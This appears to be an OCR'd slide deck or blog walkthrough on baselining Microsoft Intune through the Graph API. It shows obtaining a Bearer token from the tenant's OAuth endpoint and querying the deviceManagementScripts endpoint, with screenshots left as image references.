
Baseline Intune – Microsoft Graph API

Send a `POST` to `https://login.microsoft.com/<AZURE TENANT ID>/oauth2/v2.0/token` to obtain a Bearer token.











Baseline Intune – Microsoft Graph API – Bearer Token received


After providing the required key value pairs, a Bearer token is provided.

Baseline Intune – Microsoft Graph API (continued)

Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts` to obtain the Intune script details.









Baseline Intune – Microsoft Graph API (continued)

